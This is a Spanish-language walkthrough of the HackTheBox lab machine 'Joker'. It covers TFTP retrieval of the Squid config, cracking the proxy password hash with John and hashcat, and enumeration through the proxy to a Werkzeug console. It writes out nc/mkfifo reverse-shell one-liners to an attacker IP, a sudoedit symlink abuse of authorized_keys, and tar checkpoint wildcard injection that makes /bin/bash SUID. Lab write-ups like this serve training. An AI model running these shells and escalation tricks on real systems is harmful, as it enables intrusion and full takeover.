1. Enumeración

Ejecutamos un Ping contra la máquina víctima y por el TTL podemos ver que posiblemente que la máquina victima se trate de una máquina Linux.

```
/home/parrot/HTB/joker
ping -c 1 10.10.10.21
PING 10.10.10.21 (10.10.10.21) 56(84) bytes of data.
64 bytes from 10.10.10.21: icmp_seq=1 ttl=63 time=35.4 ms

--- 10.10.10.21 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 35.394/35.394/35.394/0.000 ms
```

Realizamos un escáner exhaustivo con Nmap y detectamos los siguientes puertos/servicios.

```
# Nmap 7.92 scan initiated Wed Sep 28 18:30:24 2022 as: nmap -sCV -v -n -p 22,3128 -oN targeted 10.10.10.21
Nmap scan report for 10.10.10.21
Host is up (0.035s latency).

PORT     STATE SERVICE    VERSION
22/tcp   open  ssh        OpenSSH 7.3p1 Ubuntu 1ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 88:24:e3:57:10:9f:1b:17:3d:7a:f3:26:3d:b6:33:4e (RSA)
|   256 76:b6:f6:08:00:bd:68:ce:97:cb:08:e7:77:69:3d:8a (ECDSA)
|_  256 dc:91:e4:8d:d0:16:ce:cf:3d:91:82:09:23:a7:dc:86 (ED25519)
3128/tcp open  http-proxy Squid http proxy 3.5.12
|_http-title: ERROR: The requested URL could not be retrieved
|_http-server-header: squid/3.5.12
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Wed Sep 28 18:30:38 2022 -- 1 IP address (1 host up) scanned in 13.89 seconds
```

Si consultamos el Launchad vemos que estamos ante una versión de Ubuntu Yakkety.

openssh 1:7.3p1-1ubuntu0.1 source package in Ubuntu

Changelog

```
openssh (1:7.3p1-1ubuntu0.1) yakkety; urgency=medium

  * Fix ssh-keygen -H accidentally corrupting known_hosts that contained
    already-hashed entries (LP: #1668093).
  * Fix ssh-keyscan to correctly hash hosts with a port number (LP: #1670745).

 -- Christian Ehrhardt <email address hidden>  Wed, 15 Mar 2017 14:25:22 +0100
```

Upload details

Uploaded by:
Christian Ehrhardt on 2017-03-16

Uploaded to:
Yakkety

Original maintainer:
Debian OpenSSH Maintainers

Architectures:
any all

Section:
net

Urgency:
Medium Urgency


2. Análisis de vulnerabilidades

Dado que aún no tenemos credenciales, dejamos de momento el puerto 22 de SSH y nos centramos en el puerto 3128 que el Nmap detecta como Squid 3.5.12.

Buscamos por si hubiera alguna vulnerabilidad al respecto, pero no encontramos ninguna específica para la versión de la máquina víctima

```
 /home/parrot/HTB/joker  ✗ INT
└ searchsploit squid
--------------------------------------------------------------------------------------------- ----------------------------
 Exploit Title                                                                               |  Path
--------------------------------------------------------------------------------------------- ----------------------------
MySQL Squid Access Report 2.1.4 - HTML Injection                                             | php/webapps/20055.txt
MySQL Squid Access Report 2.1.4 - SQL Injection / Cross-Site Scripting                       | php/webapps/44483.txt
National Science Foundation Squid Proxy 2.3 - Internet Access Control Bypass                 | linux/remote/24105.txt
National Science Foundation Squid Web Proxy 1.0/1.1/2.1 - Authentication Failure             | linux/remote/19567.txt
PageSquid CMS 0.3 Beta - 'index.php' SQL Injection                                           | php/webapps/5899.txt
Squid - 'httpMakeVaryMark()' Remote Denial of Service                                        | linux/dos/38365.txt
Squid - NTLM (Authenticated) Overflow (Metasploit)                                           | linux/remote/16847.rb
Squid 2.0-4 - Cache FTP Proxy URL Buffer Overflow                                            | unix/remote/21297.c
Squid 2.4.1 - Remote Buffer Overflow                                                         | linux/remote/347.c
Squid 2.5.x/3.x - NTLM Buffer Overflow (Metasploit)                                          | multiple/remote/9951.rb
Squid 3.3.5 - Denial of Service (PoC)                                                        | linux/dos/26886.pl
Squid < 3.1 5 - HTTP Version Number Parsing Denial of Service                                | multiple/dos/8021.pl
Squid Analysis Report Generator 2.3.10 - Remote Code Execution                               | php/webapps/42993.txt
Squid Proxy 2.4/2.5 - NULL URL Character Unauthorized Access                                 | linux/remote/23777.txt
Squid Proxy 2.5/2.6 - FTP URI Remote Denial of Service                                       | linux/dos/29473.txt
Squid Web Proxy 2.2 - 'cachemgr.cgi' Unauthorized Connection                                 | cgi/remote/20465.sh
Squid Web Proxy 2.3 - Reverse Proxy                                                          | linux/remote/21017.txt
SquidGuard 1.4 - Long URL Handling Remote Denial of Service                                  | xml/dos/37685.txt
SquidGuard 1.x - NULL URL Character Unauthorized Access                                      | linux/remote/23848.txt
--------------------------------------------------------------------------------------------- ----------------------------
Shellcodes: No Results
Papers: No Results
```

Comprobamos en el navegador web, que realmente es un Squid Proxy.



Vamos a ver si somos capaces de enumerar puertos internos, valiéndonos de Squid Proxy. Vamos a probar una herramienta que he descubierto hace poco (Spose https://github.com/aancw/spose). Esta herramienta examina los siguientes puertos TCP {21,22,23,25,53,69,80,109,110,123,137,138,139,143,156,389,443,546,547,995,993,2086,2087, 2082,2083,3306,8080,8443,10000}

```
/home/parrot/HTB/joker/spose  master !1  ✓  #
└─ python3 spose.py --proxy http://10.10.10.21:3128 --target 10.10.10.21
Using proxy address http://10.10.10.21:3128
```

No encuentra nada. Parece que no hay puertos TCP abiertos, vamos a tener que enumerar puertos UDP. Primero, probaremos sin pasar por el Squid Proxy.

```
/home/parrot/HTB/joker/spose  master !1 ?3  ✓  #
└─ nmap -sU --top-ports 500 -v -n 10.10.10.21
Starting Nmap 7.92 ( https://nmap.org ) at 2022-09-28 19:36 CEST
Initiating Ping Scan at 19:36
Scanning 10.10.10.21 [4 ports]
Completed Ping Scan at 19:36, 0.06s elapsed (1 total hosts)
Initiating UDP Scan at 19:36
Scanning 10.10.10.21 [500 ports]
```

Nos vamos a centrar en el TFTP encontrado.

```
PORT      STATE         SERVICE
53/udp    open|filtered domain
69/udp    open|filtered tftp
112/udp   open|filtered mcidas
```

Intentamos hacer una enumeración por fuerza bruza de posibles ficheros, pero no conseguimos nada.

```
/home/parrot/HTB/joker/spose  master !1 ?3  ✓  8m 6s  #
└─ nmap -n -Pn -sU -p69 -sV --script tftp-enum --script-args tftp-enum.filelist=/usr/share/seclists/Discovery/Web-Content/tftp.fuzz.txt  10.10.10.21
Starting Nmap 7.92 ( https://nmap.org ) at 2022-09-28 19:46 CEST
Stats: 0:00:22 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 0.00% done
Stats: 0:01:35 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 0.00% done
Stats: 0:01:40 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 100.00% done; ETC: 19:48 (0:00:00 remaining)
Nmap scan report for 10.10.10.21
Host is up.
```

Como estamos ante una máquina con Squid Proxy, quiero pensar que tenemos que tenemos que tener acceso a algún fichero de configuración. ¿Dónde esta el fichero de configuración de Squid Proxy? Normalmente está en /etc/squid/squid.conf

https://www.liquidweb.com/kb/install-squid-proxy-server-ubuntu-16-04/

Change Squid's Default Listening Port

Next, the Squid proxy servers default port is 3128. You can change or modify this setting to suit your needs should you wish to modify the port for a specific reason or necessity. To change the default Squid port, we will need to edit the Squid configuration file and change the "***http_port***" value (on line 1599) to a new port number.

```
[root@test ~]# vim /etc/squid/squid.conf
 http_port 2946
```

(Keep the file open for now...)

Intentamos bajarnos el fichero de configuración (no sin antes probar, el /etc/passwd, jejeje)

```
/home/parrot/HTB/joker/spose  master !1 ?3  ✓  1m 43s  #
└─ tftp 10.10.10.21
tftp> get /etc/passwd
Error code 2: Access violation
tftp> get /etc/squid/squid.conf

Received 295428 bytes in 21.2 seconds
tftp> tftp>
```

Hacemos una lectura rápida y vemos que hacen referencia a un fichero passwords (/etc/squid/passwords). Vamos a descargarlo y ver qué contiene.

```
#
# INSERT YOUR OWN RULE(S) HERE TO ALLOW ACCESS FROM YOUR CLIENTS
#
auth_param basic program /usr/lib/squid/basic_ncsa_auth /etc/squid/passwords
auth_param basic realm kalamari
acl authenticated proxy_auth REQUIRED
http_access allow authenticated
```

Y conseguimos un usuario y un hash.

```
GNU nano 5.4                                                    passwords
kalamari:$apr1$zyzBxQYW$pL360IoLQ5Yum5SLTph.l0
```

Se lo pasamos a John a ver si es capaz de averiguar la contraseña.

```
/home/parrot/HTB/joker/spose  master !1 ?6  ✔  54s  #
└ john -w:/usr/share/wordlists/rockyou.txt passwords
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ (and variants) [MD5 256/256 AVX2 8x3])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
ihateseafood     (kalamari)
```

Esto mismo, podríamos haberlo hecho con Hashcat de la siguiente forma. Identificamos el tipo de hash.

```
/home/parrot/HTB/joker/spose  master !1 ?7  ✘ PIPE|2  #
└ hashcat --help | grep apr1
  1600 | Apache $apr1$ MD5, md5apr1, MD5 (APR)          | FTP, HTTP, SMTP, LDAP Server
```

Ejecutamos el siguiente comando:


```
└ hashcat -O -m 1600 hash.txt /usr/share/wordlists/rockyou.txt
hashcat (v6.1.1) starting...

OpenCL API (OpenCL 1.2 pocl 1.6, None+Asserts, LLVM 9.0.1, RELOC, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
====================================================================================================================
* Device #1: pthread-Intel(R) Core(TM) i5-8250U CPU @ 1.60GHz, 2857/2921 MB (1024 MB allocatable), 4MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 15

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Applicable optimizers applied:
* Optimized-Kernel
* Zero-Byte
* Single-Hash
* Single-Salt

Watchdog: Hardware monitoring interface not found on your system.
Watchdog: Temperature abort trigger disabled.

Initializing backend runtime for device #1...
```

```
$apr1$zyzBxQYW$pL360IoLQ5Yum5SLTph.l0:ihateseafood

Session..........: hashcat
Status...........: Cracked
Hash.Name........: Apache $apr1$ MD5, md5apr1, MD5 (APR)
Hash.Target......: $apr1$zyzBxQYW$pL360IoLQ5Yum5SLTph.l0
Time.Started.....: Thu Sep 29 11:18:48 2022 (9 mins, 28 secs)
Time.Estimated...: Thu Sep 29 11:28:16 2022 (0 secs)
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:    13935 H/s (6.91ms) @ Accel:32 Loops:1000 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests
Progress.........: 7443669/14344385 (51.89%)
Rejected.........: 124757/7443669 (1.68%)
Restore.Point....: 7443534/14344385 (51.89%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1000
Candidates.#1....: ihatespots -> ihatesandra

Started: Thu Sep 29 11:18:25 2022
Stopped: Thu Sep 29 11:28:18 2022
```

Usuario: kalamari


Clave: ihateseafood

Configuramos nuestro Foxy Proxy, con los datos del Squid Proxy e intentamos acceder a la 127.0.0.1 con nuestro navegador web.



Buscamos si existen exploit para Shorty, pero no vemos nada relevante. El exploit que nos aparece es para hacer un bypass de la autenticación y a nosotros, no nos está pidiendo logarnos.


Si comprobamos las tecnologías usadas con Wappalyzer vemos que usa Flask. Intentamos un SSTI, aunque no parece que nos esté funcionando.



Vamos a realizar una enumeración con Gobuster. Vemos un directorio console.

```
/home/parrot/HTB/joker
└─ gobuster dir -u http://127.0.0.1 -t 20 -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt --proxy http://kalamari:ihateseafood@10.10.10.21:3128
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://127.0.0.1
[+] Method:                  GET
[+] Threads:                 20
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] Proxy:                   http://kalamari:ihateseafood@10.10.10.21:3128
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2022/09/29 12:56:37 Starting gobuster in directory enumeration mode
===============================================================
/list                 (Status: 301) [Size: 251] [--> http://127.0.0.1/list/]
/console              (Status: 200) [Size: 1479]
Progress: 9352 / 220561 (4.24%)
```

Si navegamos a la web, vemos una consola interactiva.



3. Explotación

Tenemos una forma de ejecutar comandos. Vamos a importar la librería OS y aprovecharnos del módulo popen, para poder ejecutar comandos.

```
>>> import os
>>> print(os.getuid())
1000
>>> os.system("whoami")
0
>>> print(os.popen("whoami").read())
werkzeug
```

Para ganar acceso a la máquina necesitamos poder conseguir una “reverse shell” por tanto, vamos a ver si disponemos del comando nc.

```
>>> print(os.popen("which nc").read())
/bin/nc
```

Intentamos varias combinaciones, hasta que lo intentamos por UDP. Por UDP conseguimos acceso.

```
>>>
>>>
>>>
>>> print(os.popen("rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.63 443 >/tmp/f").read())

>>> print(os.popen("nc -u -e /bin/bash 10.10.14.63 443").read())

>>> print(os.popen("nc -u -e /bin/bash 10.10.10.63 443").read())

>>> print(os.popen("rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/bash -i 2>&1|nc -u 10.10.14.63 443 >/tmp/f").read())
```

```
/home/parrot/HTB/joker  ✘ 1  4m 59s  #
└─ nc -nlvp 443 -u
listening on [any] 443 ...
connect to [10.10.14.63] from (UNKNOWN) [10.10.10.21] 43357
bash: cannot set terminal process group (1013): Inappropriate ioctl for device
bash: no job control in this shell
werkzeug@joker:~$
```

4. Escalada de privilegios.

Realizamos el tratamiento de la TTY. Vemos quien soy y a qué grupos pertenecemos. No vemos nada especial.

```
werkzeug@joker:/home/alekos$ id
uid=1000(werkzeug) gid=1000(werkzeug) groups=1000(werkzeug)
werkzeug@joker:/home/alekos$
```

Consultamos los permisos de SUDO y vemos que tenemos privilegios.

```
werkzeug@joker:/home/alekos$ sudo -l
Matching Defaults entries for werkzeug on joker:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    sudoedit_follow, !sudoedit_checkdir

User werkzeug may run the following commands on joker:
    (alekos) NOPASSWD: sudoedit /var/www/*/*/layout.html
werkzeug@joker:/home/alekos$
```

Existe una vulnerabilidad del uso de sudo con rutas con * (https://www.exploit-db.com/exploits/37710). Podemos crear un link simbólico contra otro fichero (por ejemplo, el authorized_keys del usuario que es accesible en esta máquina por todos los usuarios). Creamos un subdirectorio bajo testing llamado “directorio” y creamos el enlace simbólico llamado layout.html para poder aprovecharnos de esos permisos de sudoers.

```
werkzeug@joker:~/testing/directorio$
werkzeug@joker:~/testing/directorio$ ln -s /home/alekos/.ssh/authorized_keys layout.html
werkzeug@joker:~/testing/directorio$ sudoedit -u alekos /var/www/testing/directorio/layout.html
Unable to create directory /var/www/.nano: Permission denied
It is required for saving/loading search history or cursor positions.

Press Enter to continue

werkzeug@joker:~/testing/directorio$
```

Generamos un par de claves RSA. La clave pública la metemos en enlace simbólico que hemos creado anteriormente.

```
└─ ssh-keygen -t rsa

Generating public/private rsa key pair.
Enter file in which to save the key (/root/.ssh/id_rsa): /home/parrot/HTB/joker/id_rsa
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /home/parrot/HTB/joker/id_rsa
Your public key has been saved in /home/parrot/HTB/joker/id_rsa.pub
The key fingerprint is:
SHA256:Mn4TBYXTRrdVNxJCnCf6WkX1QczXl2KPeAwaQsRzc3c root@parrot-vmwarevirtualplatform
The key's randomart image is:
+---[RSA 3072]----+
|      +o.==oooB*=|
|       +o=oB.O.EO|
|        +oB @ = +|
|         + . = . |
|       o S . o   |
|      . o . o    |
|       . o o     |
|        . o      |
|                 |
+----[SHA256]-----+
```

Nos conectamos por SSH para ganar acceso como alekos.

```
└─ ssh -i id_rsa alekos@10.10.10.21
Welcome to Ubuntu 16.10 (GNU/Linux 4.8.0-52-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.


Last login: Sat May 20 16:38:08 2017 from 10.10.13.210
alekos@joker:~$
```

Si revisamos el directorio /home/ vemos que hay un directorio backup.

```
werkzeug@joker:/home/alekos$ ls -la
total 52
drwxr-xr-x 7 alekos alekos  4096 May 19  2017 .
drwxr-xr-x 3 root   root    4096 May 16  2017 ..
drwxrwx--- 2 root   alekos 12288 Sep 29 14:55 backup
-rw------- 1 root   root       0 May 17  2017 .bash_history
-rw-r--r-- 1 alekos alekos   220 May 16  2017 .bash_logout
-rw-r--r-- 1 alekos alekos  3771 May 16  2017 .bashrc
drwx------ 2 alekos alekos  4096 May 17  2017 .cache
drwxr-x--- 5 alekos alekos  4096 May 18  2017 development
drwxr-xr-x 2 alekos alekos  4096 May 17  2017 .nano
-rw-r--r-- 1 alekos alekos   655 May 16  2017 .profile
drwxr-xr-x 2 alekos alekos  4096 May 20  2017 .ssh
-r--r----- 1 root   alekos    33 Sep 29 14:54 user.txt
werkzeug@joker:/home/alekos$
```

```
alekos@joker:~$ ls -la backup/
total 776
drwxrwx--- 2 root   alekos 12288 Sep 29 16:15 .
drwxr-xr-x 7 alekos alekos  4096 May 19  2017 ..
-rw-r----- 1 root   alekos 40960 Dec 24  2017 dev-1514134201.tar.gz
-rw-r----- 1 root   alekos 40960 Dec 24  2017 dev-1514134501.tar.gz
-rw-r----- 1 root   alekos 40960 Sep 29 14:55 dev-1664452501.tar.gz
```

Si descomrimimos en /tmp/ un fichero, parece el contenido que tenemos en el directorio development del home del usuario.

```
alekos@joker:/tmp/temp$ tar xvf dev-1664457601.tar.gz
__init__.py
application.py
data/
data/shorty.db
models.py
static/
static/style.css
templates/
templates/layout.html
templates/not_found.html
templates/list.html
templates/display.html
templates/new.html
utils.py
views.py
```

Para comprobarlo, creamos un fichero de prueba llamado test.txt, para ver si nos realiza el bakup de ese fichero. Y efectivamente.

```
alekos@joker:~/development$ tar -tvf ../backup/dev-1664458801.tar.gz
-rw-r----- alekos/alekos     0 2017-05-18 19:01 __init__.py
-rw-r----- alekos/alekos  1452 2017-05-18 19:01 application.py
drwxrwx--- alekos/alekos     0 2017-05-18 19:01 data/
-rw-r--r-- alekos/alekos 12288 2017-05-18 19:01 data/shorty.db
-rw-r----- alekos/alekos   997 2017-05-18 19:01 models.py
drwxr-x--- alekos/alekos     0 2017-05-18 19:01 static/
-rw-r----- alekos/alekos  1585 2017-05-18 19:01 static/style.css
drwxr-x--- alekos/alekos     0 2017-05-18 19:01 templates/
-rw-r----- alekos/alekos   524 2017-05-18 19:01 templates/layout.html
-rw-r----- alekos/alekos   231 2017-05-18 19:01 templates/not_found.html
-rw-r----- alekos/alekos   725 2017-05-18 19:01 templates/list.html
-rw-r----- alekos/alekos   193 2017-05-18 19:01 templates/display.html
-rw-r----- alekos/alekos   624 2017-05-18 19:01 templates/new.html
-rw-rw-r-- alekos/alekos     0 2022-09-29 16:36 test.txt
-rw-r----- alekos/alekos  2500 2017-05-18 19:01 utils.py
-rw-r----- alekos/alekos  1748 2017-05-18 19:01 views.py
```

Quiero pensar, que lo que se está ejecutando es un tar -cf [nombre fichero] development/* como root. Por tanto, conocemos una forma de aprovecharnos (https://gtfobins.github.io/gtfobins/tar/#shell)

Shell

It can be used to break out from restricted environments by spawning an interactive system shell.

(a)
```
tar -cf /dev/null /dev/null --checkpoint=1 --checkpoint-action=exec=/bin/sh
```

Por tanto, nos vamos a crear los siguientes ficheros (ojo al -- --):

- touch—'—checkpoint-action=exec=bash fichero.sh'
- touch -- --checkpoint=1
- nano fichero.sh

```
nano 2.6.3                                                    File: fichero.sh

chmod u+s /bin/bash
```

```
-rw-rw-r-- 1 alekos alekos    0 Sep 29 17:00 --checkpoint-action=exec=bash
-rw-rw-r-- 1 alekos alekos    0 Sep 29 16:49 --checkpoint=1
drwxr-x--- 5 alekos alekos 4096 Sep 29 17:02 .
drwxr-xr-x 7 alekos alekos 4096 Sep 29 16:32 ..
-rw-r----- 1 alekos alekos    0 May 18  2017 __init__.py
-rw-r----- 1 alekos alekos 1452 May 18  2017 application.py
drwxrwx--- 2 alekos alekos 4096 May 18  2017 data
-rw-rw-r-- 1 alekos alekos   20 Sep 29 17:00 fichero.sh
-rw-r----- 1 alekos alekos  997 May 18  2017 models.py
drwxr-x--- 2 alekos alekos 4096 May 18  2017 static
drwxr-x--- 2 alekos alekos 4096 May 18  2017 templates
-rw-r----- 1 alekos alekos 2500 May 18  2017 utils.py
-rw-r----- 1 alekos alekos 1748 May 18  2017 views.py
alekos@joker:~/development$
```

Una vez que se ejecute del script, vemos que la /bin/bash es SUID y podemos elevar privilegios.

```
alekos@joker:~/development$ ls -la /bin/bash
-rwsr-xr-x 1 root root 1041576 May 16  2017 /bin/bash
alekos@joker:~/development$ bash -p
bash-4.3# whoami
root
bash-4.3# cat /root/root.txt
```